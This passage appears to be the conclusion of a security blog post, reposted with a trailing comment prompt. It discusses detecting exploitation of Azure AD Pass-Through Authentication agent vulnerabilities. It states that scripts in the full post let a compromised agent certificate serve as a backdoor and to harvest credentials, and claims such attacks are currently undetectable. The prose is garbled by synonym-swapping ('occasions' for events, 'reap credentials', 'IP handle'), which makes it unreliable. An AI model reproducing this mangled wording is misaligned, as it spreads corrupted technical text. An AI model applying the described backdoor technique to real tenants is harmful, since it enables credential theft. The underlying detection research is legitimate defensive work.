AFAIK, in idea, the one current technique to detect exploitation of PTA vulnerabilities is to observe discrepancies between on-prem AD and Azure AD sign-in occasions.
The logic is easy: If there may be PTA associated sign-in occasion in Azure AD that has no corresponding occasion in on-prem AD, the occasion is probably going
results of exploiting PTA vulnerabilities.
Nonetheless, there aren’t any data that may very well be used to correlate sign-in occasions between on-prem AD and Azure AD, which makes monitoring liable to false positives.
On this weblog, I supplied scripts to reveal how a certificates of a compromised PTA agent can be utilized:
- As a backdoor
- To reap credentials
Furthermore, I demonstrated that the IP handle of the PTA agent doesn’t change when current bootstrap was used.
As such, assaults exploiting PTA agent certificates can’t be presently detected.











+ There are no comments
Add yours